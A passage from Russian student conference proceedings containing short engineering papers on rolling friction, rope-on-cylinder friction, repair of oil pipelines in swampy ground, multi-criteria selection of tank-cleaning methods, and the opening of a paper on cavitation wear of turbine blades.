3. Kirichek A.V. Determination of the energy parameters of the shock mechanism used to harden the surface by plastic deformation. Applied Mechanics and Materials. 2015. Т. 756. С. 85-91.

4. Суслов А.Г., Федонин О.Н., Польский Е.А. Научоёмкая технология повышения качества сборочных единиц машин на этапах жизненного цикла. Научоёмкие технологии в машиностроении. 2016. № 5 (59). С. 34-41.

5. Ашуркова С.Н., Высоцкий А.М., Антипин Д.Я. Исследование влияния конструкции подкрепляющего набора боковой стены пассажирского вагона на его технико-экономические показатели. В сборнике: Молодые ученые - ускорению научно-технического прогресса в XXI веке. сборник материалов III Всероссийской научно-технической конференции аспирантов, магистрантов и молодых ученых с международным участием: электронное научное издание. Ответственные за выпуск: А.П. Тюрин, А.Н. Домбрачев. 2015. С. 849-852.

Материал поступил в редколлегию 18.04.2024

УДК 531.43

Равновесие твердого тела при наличии трения качения

Шнейдер Семен Александрович (ст.гр.23-ЭМ-тмг-Б)

Работа выполнена под руководством доцента кафедры «Трубопроводные транспортные системы» Евтух Елены Сергеевны (armanova.helena@yandex.ru) и ассистента кафедры «Трубопроводные транспортные системы» Лукашовой Елены Витальевны (lepo4kacherikova@gmail.com)

Аннотация. В данной работе проведен анализ влияния сопротивления качению, которое возникает при предельном равновесии цилиндрических объектов на шероховатой деформируемой поверхности. Исследован механизм возникновения сопротивления качению. Определен алгоритм решения задач на равновесие тел при наличии трения качения.

Ключевые слова: равновесие, тело, трение качения, сила, проекция.

Трением качения называется сопротивление, возникающее при качении одного тела по поверхности другого.

При анализе задачи качения материалов тел предполагается, что они обладают упругими свойствами, а поверхности являются шероховатыми. Под воздействием силы тяжести цилиндрический каток вступает в контакт с плоскостью по полосе, ширина которой зависит от веса катка P и упругих характеристик материала. Равнодействующая давлений, распределенных по площади полосы, равна реакции поверхности N и совпадает с весом катка P . При приложении силы давления S к центру катка O давление по ширине полосы

перераспределяется, их равнодействующая смещается из точки A в сторону возможного движения, в точку B (рис.1).




Рис. 1. Схема сил при наличии трения качения

В результате этого смещения возникает реактивный момент, действующий со стороны опорной поверхности на тело и препятствующий перекатыванию тела по опорной поверхности, называемый *моментом трения качения*. Величину смещения f_k линии действия нормальной реакции N относительно крайней нижней опорной точки называют *коэффициентом трения качения*.

Сопротивление качению

Рассмотрим механизм возникновения сопротивления качению. Между катком и плоскостью, на которой он покоится, возникают силы трения, если приложить к оси катка силу S (рис. 1.), стремящуюся его двигать по плоскости. Рассмотрим случай, когда сила S параллельна горизонтальной плоскости.

Из опыта известно, что при изменении величины силы S от нуля до некоторого предельного значения S_{np} каток остается в покое, т. е. силы, действующие на каток, уравниваются. Кроме активных сил: веса P и силы S , к катку, равновесие которого рассматривается, приложена реакция плоскости. Из условия равновесия трех непараллельных сил следует, что реакция плоскости R должна проходить через центр катка O , так как две другие силы приложены к этой точке (рис. 2а).

Следовательно, точка приложения реакции C должна быть смещена на некоторое расстояние f_k от вертикали, проходящей через центр колеса, иначе реакция R не будет иметь горизонтальной составляющей, необходимой для удовлетворения условий равновесия. Разложим реакцию плоскости R на две составляющие: нормальную составляющую N и касательную реакцию F , являющуюся силой трения (рис. 2б).




Рис. 2. Реакция шероховатой поверхности

Таким образом, в предельном положении равновесия катка к нему будут приложены две взаимно уравнивающиеся пары: одна пара сил ($S_{\text{пр}}, F$) с моментом $S_{\text{пр}} \cdot r$ (где r – радиус катка) и вторая пара сил (N, P), удерживающая каток в равновесии. Момент второй пары, называемый моментом трения качения, определяется формулой

$$M_{\text{max}} = f_k N$$

где f_k — коэффициент трения качения, измеряемый в единицах длины. Этот коэффициент можно рассматривать как расстояние, на которое смещается реакция N от вертикали, проходящей через центр катка.

Порядок решения задач ел при наличии трения качения

При решении задач на равновесие твердого тела с учетом трения качения следует выполнить следующие четыре основных шага, которые являются обязательными независимо от расположения сил, действующих на тело:

1. Выделить твердое тело, для которого необходимо определить равновесие и найти неизвестные величины.
2. Представить действующие силы на диаграмме.
3. Если твердое тело ограничено, то применить принцип освобождения от связей и добавить соответствующие реакции связей.
4. Изучить равновесие несвободного твердого тела, рассматривая его как свободное тело, подверженное действию активных сил и реакций связей.

При этом важно направить реакцию шероховатой поверхности от точки, отстоящей на величину коэффициента трения качения f_k от нормали, проведенной из центра катка через точку O пересечения других сил, действующих на каток (рис. 2а), или заменить реакцию R на две составляющие – нормальную реакцию N и силу трения F (рис. 2б).

Необходимо сравнить количество неизвестных и уравнений равновесия, включив зависимость момента трения от нормального давления. Если количество неизвестных равно количеству уравнений, то задача статически определена.

Составить систему уравнений равновесия для твердого тела и решить ее, чтобы найти искомые величины. Проверить, что величина силы трения меньше максимальной силы трения скольжения для подтверждения равновесия.

Выводы

1) Трение качения возникает при взаимодействии деформируемых тел, при этом величина M_K находится в диапазоне $0 \leq M_K \leq M_K^{\text{пр}}$, где $M_K^{\text{пр}}$ – предельное значение момента трения качения, возникающее в предельном состоянии равновесия, после которого начинается перекатывание по опорной поверхности.

2) $M_K^{\text{пр}} = f_k N$, где $f_k = M_K^{\text{пр}} / N$ – имеющий размерность длины коэффициент пропорциональности, называемый *коэффициентом трения качения*.

3) При равновесии: $M_K = M_K^{\text{пр}}$; $M_K = Nh$, $M_K^{\text{пр}} = f_k N \Rightarrow f_k = h$, т.е. коэффициент трения качения есть величина смещения линии действия нормальной реакции относительно крайней нижней опорной точки тела в состоянии предельного равновесия тела.

Список источников

1. Тарг С.М. Краткий курс теоретической механики/ С.М. Тарг. – М.: Высш. шк., 2008. – 416 с.
2. Мещерский И.В. Сборник задач по теоретической механике/ И.В. Мещерский. – М.: Наука, 2008. – 448 с.
3. Теоретическая механика. Статика, кинематика. /Ф.Г. Будник, Е.С. Евтух. Учебное пособие. Брянск, БГТУ, 2014. – 111с.
4. Крахмалев О.Н., Блейшмидт Л.И. Определение динамической точности манипуляционных систем роботов с упругими шарнирами. Проблемы машиностроения и надежности машин. 2014. № 1. С. 29-36.
5. Волков Д.В., Демидов А.А., Колмакова Н.П. Магнитные свойства $dyfe_3(bo_3)_4$. Журнал экспериментальной и теоретической физики. 2008. Т. 133. № 4. С. 830-839.

Материал поступил в редколлегию 18.04.2024

УДК 531.43

Анализ равновесия при наличии трения между гибким и твердым телами

Юрченко Иван Сергеевич, Донцов Максим Андреевич (ст.гр.23-ЭМ-ттиг-Б)

Работа выполнена под руководством доцента кафедры «Трубопроводные транспортные системы» Евтух Елены Сергеевны (armanova.helena@yandex.ru) и ассистента кафедры «Трубопроводные транспортные системы» Лукашовой Елены Витальевны (lenu4kachepikova@gmail.com)

Аннотация. В статье рассматриваются особенности расчета равновесия объектов при наличии трения между гибкими и твердыми телами. Показано, что трение между гибким и твердым телами обладает некоторыми особенностями. Оно зависит не только от коэффициента трения между этими телами, но и от упругих свойств гибкого тела, его деформаций, а также от формы поверхности, по которой происходит скольжение.

Ключевые слова: равновесие, гибкое тело, трение, сила, проекция.

Трение гибких тел является важным физическим явлением, которое возникает при контакте их поверхности с другими телами. В отличие от твердых тел трение с гибкими телами может иметь особенности, такие как:

Деформация поверхности: Гибкие тела могут подвергаться деформациям при контакте с другими твердыми телами, что может изменять условия трения.

Эффекты сцепления: гибкие материалы могут обладать особыми характеристиками сцепления с другими поверхностями, что влияет на уровень трения.

Изменение площади контакта: при приложении силы к гибким телам их поверхность может изменять свою площадь контакта с другими телами, что влияет на силу трения.

Влияние на динамику системы: трение гибких тел может оказывать существенное влияние на общую динамику системы твердых тел и приводить к изменениям в скорости и ускорениях.

Таким образом, понимание особенностей трения с гибкими телами имеет важное значение при анализе и проектировании систем, включающих как твердые, так и гибкие материалы.

Предположим, что на неподвижный цилиндр навита нить, к одному концу которой подвешен груз весом P . Угол охвата цилиндра нитью равен α (рис. 1). Коэффициент трения нити о шероховатую поверхность цилиндра равен f . Тогда сила T , необходимая для удержания груза P в равновесии, определяется по формуле Эйлера:

$$T = Pe^{-f\alpha} \quad (1)$$

где e – основание натуральных логарифмов. Таким образом, сила T , уравнивающая груз P , не зависит от диаметра цилиндра и является функцией угла охвата и коэффициента трения.




Рис. 1. Неподвижный цилиндр, с нитью и грузом

При решении задач на равновесие твердых тел при наличии трения гибких нитей надо:

1. сопоставить число неизвестных величин и число уравнений равновесия, добавив к уравнениям равновесия зависимость (1) между силами натяжения нити с обеих сторон охватываемого тела, и убедиться с том, что число независимых уравнений равно числу неизвестных и, следовательно, задача является статически определенной;

2. выбрать систему координат;
3. составить уравнения равновесия твердого тела;
4. решив эту систему уравнения, определить неизвестные величины.

С помощью предложенного алгоритма была решена следующая задача: при швартовке судна матрос накладывает канат восьмеркой на чугунные столбы. Натяжение каната равно Q , сила, с которой матрос удерживает канат, равна F . Угол охвата канатом каждого столба равен 210° (рис. 2). Полагая коэффициент трения каната о чугунный столб равным $f = 0,15$, определить величину натяжения, которое матрос способен удержать, наложив три восьмерки, если сила $F = 60$ Н.




Рис. 2. Схема расположения каната на чугунных столбах

Угол охвата канатом одного столба равен

$$210^\circ = \frac{7}{6}\pi$$

При наложении трех восьмерок угол охвата канатом столбов будет в шесть раз больше, т. е. 7π . Тогда зависимость натяжений двух концов каната определится формулой

$$F = Qe^{-7\pi f}$$

Логарифмируя, находим искомый коэффициент трения между канатом и чугунным столбом:

$$f = \frac{1}{7\pi} \ln \frac{Q}{F}$$

Из (1) имеем:

$$\ln \frac{Q}{F} = 7\pi f = 3,3.$$

Отсюда при заданных значениях f и F

$$\frac{Q}{F} = 27 \quad \text{и} \quad Q = 27 \cdot 60 = 1620 \text{ Н.}$$

Таким образом, наложив три восьмерки на чугунные столбы, матрос может удержать в равновесии канат, ко второму концу которого приложена сила, равная 1620 Н.

В связи с этим, можно сделать вывод, что при анализе равновесия твердых тел в присутствии трения с гибкими телами следует учитывать его влияние на условия равновесия, деформации гибких тел, особенности трения с гибкими поверхностями и его влияние на динамику системы. Понимание этих аспектов позволяет более точно анализировать и предсказывать поведение системы в сложных условиях взаимодействия твердых и гибких тел.

Список источников

1. Тарг С.М. Краткий курс теоретической механики/ С.М. Тарг. – М.: Высш. шк., 2008. – 416 с.

2. Мещерский И.В. Сборник задач по теоретической механике/ И.В. Мещерский. – М.: Наука, 2008. – 448 с.

3. Крахмалев О.Н., Блейшмидт Л.И. Определение динамической точности манипуляционных систем роботов с упругими шарнирами. Проблемы машиностроения и надежности машин. 2014. № 1. С. 29-36.

4. Волков Д.В., Демидов А.А., Колмакова Н.П. Магнитные свойства $\text{dye}_3(\text{bo}_3)_4$. Журнал экспериментальной и теоретической физики. 2008. Т. 133. № 4. С. 830-839.

5. Федонин О.Н., Сьянов С.Ю., Фомченкова Н.И. Управление износом инструмента и производительностью процесса при электроэрозионной обработке. Вестник Брянского государственного технического университета. 2014. № 3 (43). С. 85-88.

Материал поступил в редколлегию 18.04.2024

УДК 621.644.074

Методика ремонта магистрального нефтепровода в заболоченной местности без остановки перекачки

Кленичева Анастасия Юрьевна (ст. гр. 20-ЭМ-тtn-Б)

Работа выполнена под руководством доцента кафедры «Трубопроводные транспортные системы», Толстошеева Андрея Константиновича (andrei742001@mail.ru)

Аннотация. Предложена методика выборочного ремонта магистрального нефтепровода в заболоченной местности без остановки транспортировки продукта.

Ключевые слова: магистральный нефтепровод, болото, ремонт без остановки перекачки.

В настоящее время на территории России эксплуатируется около 50 тыс. км магистральных нефтепроводов, значительная часть которых проложена в болотистой местности. Под болотистой местностью понимают не только торфяные болота – торфяники, но и заболоченные земли, не имеющие достаточно хорошо обозначенного слоя торфа. Слабые насыщенные водой грунты провоцируют интенсивное разрушение изоляционного покрытия, повышенную коррозию металла трубы и всплытие труб на поверхность. Обеспечение безотказной работы магистральных нефтепроводов, представляет собой задачу государственной важности, при решении которой значительное место отводится вопросам капитального ремонта линейной части трубопроводов. Экономически оправданным и эффективным является метод капитального ремонта трубопроводов без остановки перекачки продукта. К видам капитального ремонта относят замену трубы, замену изоляционного

покрытия и выборочный ремонт (ремонт дефекта без замены трубы). Капитальный ремонт на болотах существенно затруднён из-за наличия открытых водных поверхностей и слабой несущей способности грунта, ограничивающих использование тяжёлой техники, доставку оборудования и труб, а также возможности земляных работ. Поэтому проблема повышения эффективности выборочного ремонта без остановки перекачки нефти в условиях болот весьма актуальна. К методам выборочного ремонта без остановки перекачки относятся: заварка, шлифовка, вырезка и муфтовые ремонтные конструкции [1, 2]. Одним из эффективных методов ремонта является применение муфтовых ремонтных систем. Различают муфты обжимные и необжимные. При применении обжимных муфт происходит компенсация внутреннего давления в трубопроводе за счет создания контактного давления на стенке трубопровода [3]. Необжимные муфты допускают применять только для временного ремонта, а обжимные муфты применяются и для постоянного ремонта. К современным муфтовым ремонтным системам относят муфты: Clock Spring, РСМ, КМТ и УКМТ.

Суть ремонта с помощью муфты Clock Spring (рис. 1, а) заключается в том, что на участок с дефектом устанавливается бандаж из рулонного стеклопластика путём намотки на клеевой состав. Применяется для устранения царапин, трещин, дефектов сварного шва. Преимуществами муфты Clock Spring является возможность быстрого монтажа без вреда экологии и без сварочных работ. Но при данной технологии необходимо проводить земляные работы в большом объёме и применять специальную технику для поднятия участка трубопровода и наматывания манжеты.

При установке муфты РСМ (рис. 1, б) стеклопластиковые полумуфты, выполненные, как и Clock Spring, из однонаправленного стекловолокна, стягивают между собой с помощью восьми шпилек с разносторонней резьбой. Конструкция создаёт наружное давление, которое разгружает напряжение стенки трубы с дефектом. Муфта РСМ применяется для устранения коррозионных проявлений, трещин, царапин. К недостаткам относится невозможность полного перекрытия трубы по периметру из-за конструкции узла затяжки и возможность самоотвинчивания резьбового соединения.



Рис. 1. Стеклопластиковые муфты: а) – Clock Spring; б) – РСМ

Композитно-муфтовая технология (КМТ) является универсальной технологией ремонта. Применяется для устранения дефектов сварного шва и коррозионных дефектов трубы. На дефектном участке трубопровода заваривается продольными швами разрезная стальная муфта. Внутренний диаметр муфты немного превышает наружный диаметр трубопровода. Торцы муфты заполняют быстротвердеющим герметиком, а в пространство между трубой и муфтой нагнетается под давлением полимерный компаунд. Муфта позволяет устранять разнообразные дефекты без остановки перекачки продукта, но для её применения необходимо использовать тяжёлую технику, а также выполнять большой объём земляных работ, что в условиях болот проблематично.

Муфта УКМТ (усиливающая композитная муфта трубопроводная) состоит из двух композитных полумуфт, соединенных между собой с одной стороны шарниром, а с другой болтовыми разъёмами под стандартные болты ГОСТ 11738-78 (рис. 2). Под муфтой устанавливается вкладыш из стеклопластика. УКМТ обладает высокой коррозионной стойкостью и надёжностью, позволяет вести ремонт без остановки перекачки с минимумом земляных работ из-за небольшого ремонтного трубного пространства, обеспечивает отсутствие огневых работ, высокую скорость и низкую стоимость ремонта без привлечения тяжёлой техники. С помощью данного метода можно устранить такие дефекты, как мелкие трещины, питтинговую коррозию, расслоение, вмятины, дефекты сварного шва, царапины.



Рис. 2. Составляющие УКМТ

Монтаж УКМТ происходит в несколько этапов. После очистки трубопровода от изоляции и продуктов коррозии выравнивают дефекты трубы с помощью шпатлёвки на эпоксидной основе и наносят на ремонтируемый участок суперклея. При нанесении клеевого состава важно учитывать температуру трубы. Она должна быть выше -7°C . Следующим этапом является установка вкладыша из рулонного стеклопластика. По прочности он не уступает металлу трубы, и служит для наращивания толщины стенки трубопровода на дефектном участке и защиты от повреждений сварных стыков, попадающих под муфту. После установки вкладыша зону примыкания вкладыша УКМТ к существующей изоляции трубопровода надежно герметизируют с помощью термоусаживающейся ленты. Далее закрепляют стяжной элемент муфты, состоящий из двух полумуфт (рис. 3). Его шарнирная конструкция позволяет смыкать полумуфты в муфту легко и быстро. Затяжку болтового соединения выполняют динамометрическим ключом с тарированным усилием, указанным в паспорте муфты для каждого диаметра трубопровода. После установки муфты все технологические отверстия заполняются специальным полимерным материалом для герметичности. В результате муфта становится монолитной армированной деталями из нержавеющей стали конструкцией из стеклопластика.



Рис. 3. Участок трубопровода с муфтой УКМТ

После проведения ремонтных работ выполняют процедуру по восстановлению изоляции трубопровода, а потом засыпают грунт шурф с трубой. При засыпке трубопровода требуется обеспечить сохранность труб и изоляционного покрытия, а также полное прилегание трубопровода ко дну траншеи. При этом, на участок трубопровода устанавливают магнитный маркер, а в процессе засыпки шурфа над местом ремонта в толще грунта оставляют электромагнитный маркер. Маркер позволяет быстро найти участок с установленной муфтой.

Таким образом, наиболее оптимальным способом выборочного ремонта без остановки перекачки продукта в заболоченной местности является ремонт с помощью УКМТ.

Список источников

1. Мухаметзянов З.Р., Урманшина Н.Э., Фаюршин Р.А. Разработка метода капитального ремонта магистральных трубопроводов с применением композитных материалов // Вестник НИЦ «Строительство». 2022. Т. 32. № 1. С. 141–153. doi: [https://doi.org/10.37538/2224-9494-2022-1\(32\)-141-153](https://doi.org/10.37538/2224-9494-2022-1(32)-141-153).
2. РД 153-39.4-067-04 Методы ремонта дефектных участков действующих магистральных нефтепроводов // ОАО «АК Транснефть». 2004. С. 5-13.
3. Юдин В.В., Лещенко В.В., Винокуров В.И. Перспективный способ ремонта трубопроводов // «Точка опоры». №117. 2010. Режим доступа: <https://www.to-inform.ru/index.php/component/zoo/item/перспективный-способ-ремонта-трубопроводов>.
4. Бабин А.П., Зернин М.В. Конечноэлементное моделирование контактного взаимодействия с использованием положений механики контактной псевдосреды. Известия Российской академии наук. Механика твердого тела. 2009. № 4. С. 84-107.

5. Киричек А.В., Федонин О.Н., Соловьев Д.Л., Жирков А.А., Хандожко А.В., Смоленцев Е.В. Аддитивно-субтрактивные технологии - эффективный переход к инновационному производству. Вестник Брянского государственного технического университета. 2019. № 8 (81). С. 4-10.

Материал поступил в редколлегию 18.04.2024

УДК 622.692.23

Применение метода суперкритерия для выбора оптимального способа зачистки вертикальных резервуаров от донных отложений

Тихомиров Матвей Андреевич (ст.гр.20-ЭМ-тмн-Б)

Работа выполнена под руководством доцента кафедры «Трубопроводные транспортные системы», Толстошеева Андрея Константиновича (andrei742001@mail.ru)

Аннотация. Выполнена классификация способов зачистки вертикальных стальных резервуаров с нефтепродуктами от донных отложений. Предложена методика выбора оптимального способа зачистки резервуаров с использованием метода суперкритерия, учитывающая особенности функционирования резервуара до и после зачистки.

Ключевые слова: резервуар, нефтепродукты, способы зачистки, донные отложения, суперкритерий.

Каждый год в российских вертикальных стальных резервуарах с нефтепродуктами происходит образование свыше 450 тыс. т донных отложений, которые могут занимать до четверти объема емкости. Донные отложения затрудняют эксплуатацию резервуаров и снижают качество хранящегося продукта. Донные отложения представляют собой осадок, который распределяется по днищу емкости не равномерно. Из-за этого нельзя точно измерить фактический объем нефти в резервуаре. Осадок в виде плотной тягучей массы не дает нефтепродукту должным образом перемещаться внутри емкости, мешает перемешиваться его слоям, из-за этого могут возникнуть коррозионные процессы в нижней части резервуара там, где скапливается вода [1]. Для предотвращения данных негативных последствий необходимо вовремя производить зачистку резервуара.

Известны работы [2], [3] и другие, в которых анализируются и классифицируются способы зачистки резервуаров. Однако в литературе остается нерешенной задача выбора наилучшего способа зачистки резервуара от донных отложений.

Целью данной работы является применение метода суперкритерия для выбора оптимального способа зачистки стальных вертикальных резервуаров с нефтепродуктами от донных отложений. В работе решались три задачи:

1. Выбор наилучшего способа предотвращения образования донных отложений для нового резервуара;
2. Выбор способа зачистки эксплуатируемого резервуара;
3. Выбор способа зачистки выведенного из эксплуатации резервуара.

Данные задачи относятся к задачам принятия решений по выбору наилучшего способа зачистки D , которую записывают в виде [4]:

$$D = \langle F, A, X, G, P \rangle, \quad (1)$$

где F – формулировка задачи принятия решений, в которой отражают описание проблемы, а также ее модель, определение целей для достижения и требования к результату (ввод в эксплуатацию нового резервуара; эксплуатация, плановая очистка эксплуатируемого резервуара; консервация или ликвидация резервуара); A – совокупность возможных вариантов, которые могут быть представлены как реально существующими вариантами, так и гипотетическим множеством (способы зачистки); X – совокупность признаков, которые описывают варианты и их отличительные черты. В роли признаков выступают: объективные показатели, характеризующие свойства вариантов, как правило, их можно измерить; субъективные оценки, они даются по специально отобраным критериям, отражают важные для выбирающих черты вариантов (степень очистки, стоимость процедуры, время очистки, экологичность, возможность получения продукта из нефтешлама и т.д.); G – совокупность условий, ограничивающих область допустимых вариантов решения задачи (объем резервуара, степень загрязнения, продолжительность нахождения человека внутри емкости и т.д.); P – предпочтения одного или нескольких лиц, принимающих решение (ЛПР), они служат для оценки и сравнения возможных вариантов.

Для упрощения решения задачи (1) выполним классификацию способов борьбы с донными отложениями (рис. 1).



Рис.1. Классификация способов борьбы с донными отложениями

Задача принятия решения D относится к многокритериальной оптимизационной задаче – математической модели принятия оптимального решения одновременно по нескольким критериям [5].

Для решения сформулированных задач используем метод суперкритерия, в основе которого лежит идея, что отдельные критерии K_j , где $j = 1 \dots, n$ каким-либо образом объединяются в один суперкритерий K , после чего находится максимум или минимум данного критерия. В работе использовался аддитивный суперкритерий, с целевой функцией $F(X)$, имеющей следующую запись:

$$F(X) = \sum_{i=1}^n C_i \cdot \frac{F_i(X)}{F_i^0(X)} = \sum_{i=1}^n C_i \cdot f_i(X) \rightarrow \max, \quad (2)$$

где n – количество объединяемых частных критериев; C_i – весовой коэффициент i -го критерия; $F_i(X)$ – числовое значение i -го критерия; $F_i^0(X)$ – i -й нормирующий делитель (максимальное числовое значение i -го критерия); $f_i(X)$ – нормированное значение i -го критерия.

В работе значения весовых коэффициентов и нормированных значений частных критериев принимались по литературным источникам методом экспертных оценок.

Рассмотрим решение для вводимого в эксплуатацию РВС-20000 для длительного хранения нефти вязкостью 40 мм²/с. Для данного случая следует рассматривать способы предотвращения образования донных отложений.

Выберем критерии оценки способов: стоимость процедуры, эффективность очистки, надежность. Ограничениями для использования того или иного способа являются: вид резервуара (его объем и тип), вязкость нефти, время хранения нефти.

Рассмотрим наиболее подходящие для решения поставленной задачи способы профилактики образования отложений: гидравлический способ с использованием электромеханических мешалок типа «Диоген»; гидравлический способ на основе струйно-гидравлического смесителя (СГС); использование гидравлической (глицериновой) подушки.

В таблице 1 приведены значения экспертных оценок для сравнения способов профилактики образования донных отложений. Числовые значения весовых коэффициентов назначались автором работы после литературного обзора, а расчет суперкритерия выполнялся по формуле (2).

Таблица 1. Нормированное значение критериев для нового РВС-20000

Критерии	Весовой коэффициент критерия C_i	Нормированное значение i -го критерия $f_i(X)$		
		Диоген	СГС	Гидравлическая подушка
Надёжность	0,3	0,5	0,6	0,4
Стоимость	0,2	0,4	0,6	0,3
Эффективность	0,5	0,5	0,4	0,8
Суперкритерий		0,48	0,50	0,58

Рассмотрим задачу зачистки эксплуатируемого длительный срок РВСПК-10000 с нефтью вязкостью 20 мм²/с перед проведением полного технического диагностирования. Для данного случая рассматриваемые способы зачистки должны удовлетворять следующим критериям: эффективность, включающая в себя и возможность возврата нефти из нефтешламов, стоимость, экологичность. Ограничениями для того или иного способа зачистки выступают: степень загрязнения, требуемая чистота очищаемой поверхности, конструкция и объем резервуара.

После предварительного отбора, рассмотрим следующие способы зачистки: комбинированный способ, используемый компанией «Роснефть»; комбинированный способ, используемый компанией «Транснефть»; комбинированный способ, с использованием специализированного комплекса «МегаМакс». В таблице 2 приведены данные экспертных оценок по сравнению способов зачистки донных отложений и весовые коэффициенты.

Таблица 2. Нормированное значение критериев для эксплуатируемого резервуара РВСПК-10000

Критерии	Весовой коэффициент критерия C_i	Нормированное значение i -го критерия $f_i(x)$		
		Роснефть	Транснефть	МегаМакс
Эффективность	0,5	0,4	0,5	0,8
Стоимость	0,2	0,4	0,5	0,3
Экологичность	0,3	0,3	0,4	0,3
Суперкритерий		0,37	0,47	0,55

Рассмотрим задачу зачистки выводимого из длительной эксплуатации для утилизации или консервации РВСПК-10000 с нефтью вязкостью 20 мм²/с.

При выводе из эксплуатации резервуара и дальнейшей его утилизации или консервации следует учитывать следующие критерии: стоимость процедуры очистки; время очистки, экологичность, безопасность. При расчете было принято решение объединить в один критерии экологичности и безопасности. Ограничениями для сравниваемых способов зачистки выступают: степень загрязнения, продолжительность нахождения человека внутри емкости, конструкция резервуара.

Исходя из данных критериев и ограничений, рассмотрим следующие способы зачистки: биологический способ; комбинированный способ, используемый компанией «Роснефть»; комбинированный способ, используемый компанией «Транснефть».

В таблице 3 приведены данные экспертных оценок для сравнения способов очистки донных отложений, весовые коэффициенты и значения суперкритерия для разных способов зачистки.

Нормированное значение критериев для резервуара
РВСПК-10000, выводимого из эксплуатации

Критерии	Весовой коэффициент критерия C_i	Нормированное значение i -го критерия $f_i(x)$		
		Биологический	Роснефть	Транснефть
Время	0,2	0,4	0,5	0,6
Стоимость	0,3	0,5	0,3	0,4
Экологичность	0,5	0,7	0,3	0,4
Суперкритерий		0,58	0,34	0,44

В данной работе приведены результаты применения метода суперкритерия для выбора наилучшего способа предотвращения образования донных отложений и зачистки от них вертикальных стальных резервуаров с нефтепродуктами. Для предупреждения образования отложений в новом резервуаре РВС-20000 для длительного хранения нефти вязкостью 40 мм²/с оптимальным является применение способа с гидравлической подушкой из глицерина. Для зачистки эксплуатируемого длительный срок РВСПК-10000 с нефтью вязкостью 20 мм²/с перед проведением полного технического диагностирования оптимальным является применение специализированного комплекса «МегаМакс». Для выводимого из эксплуатации для утилизации или консервации резервуара РВСПК-10000 наиболее предпочтительным является биологический способ.

Список источников

1. Tatarintsev V. A., Tolstosheev A. K. Risk Assessment and Reliability of Railway Rolling Stock Elements // AIP Conference Proceedings : Proceedings international conference "Problems of applied mechanics", Bryansk, 01–03 декабря 2020 года. Vol. 2340. Bryansk: Published by AIP Publishing, 2021. P. 020005. DOI 10.1063/5.0047254.

2. Конов О. В. Развитие технологий и технических средств для борьбы с отложениями в нефтяных емкостях: автореферат дисс...канд. техн. наук: 01.20.11- История науки и техники/ Строительство и эксплуатация нефтегазопроводов, баз и хранилищ/ О.В. Конов; Уфимский государственный нефтяной технический университет. Уфа, 2010. 24 с.

3. Гималетдинов Г. М., Саттарова Д. М. Способы очистки и предотвращения накопления донных отложений в резервуарах // Проблемы сбора, подготовки и транспорта нефти и нефтепродуктов. 2003. № 62. С. 187-198.

4. Задача принятия решения [Электронный ресурс]. Режим доступа: <https://systems-analysis.ru/>

5. Многокритериальные задачи оптимизации [Электронный ресурс]. Режим доступа: <https://pandia.ru/text/>

Материал поступил в редколлегию 18.04.2024

УДК 621.165+620.19

Анализ кавитационного износа лопаток турбомашин и насосов

Алдухов Александр Олегович (ст.гр.О-21-ЭМ-тпн-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Трубопроводные транспортные системы», Ващишиной Анны Павловны (vashhi.anya@yandex.ru)

Аннотация. Проведен анализ лопаток турбомашин и насосов с целью выявления механизма кавитационного износа, возникающего в процессе их эксплуатации. Выявлены основные причины износа и его влияние на работы турбин. Приведены формулы расчета лопаток турбоагрегатов на кавитационный износ.

Ключевые слова: лопатка турбины, кавитационный износ, лопаточные машины.

Введение. Кавитация представляет собой процесс нарушения сплошности потока жидкости, который происходит на тех участках, где местное давление, понижаясь, достигает критического значения. Этот процесс сопровождается образованием большого количества пузырьков, наполненных преимущественно парами жидкости, а также газами, выделившимися из раствора. Образование пузырьков имеет много общего с кипением жидкости, в связи с чем эти два процесса часто отождествляют, а в качестве критического давления, при котором начинается кавитация, принимают давление насыщенных паров жидкости при данной температуре. Находясь в области пониженного давления, пузырьки растут и превращаются в большие кавитационные пузыри-каверны. Затем пузыри уносятся потоком в область с давлением выше критического, где происходит их разрушение. Таким образом, в потоке создается довольно четко выраженная кавитационная зона, заполненная движущимися пузырьками [1].

Разрушение сферического пузырька, находящегося в жидкости, сопровождается местным повышением давления, максимальная величина которого достигает десятки тысяч атмосфер. Если разрушение пузырька случится вблизи лопатки турбины, то возможен отрыв металла с поверхности. В текущей среде в точках наибольшей скорости, где давления наименьшие, возникают кавитационные полости, которые затем, попадая в области потока с низкими давлениями, схлопываются и разрушаются. Таким образом, процесс образования и схлопывания пузырьков происходит непрерывно [2].

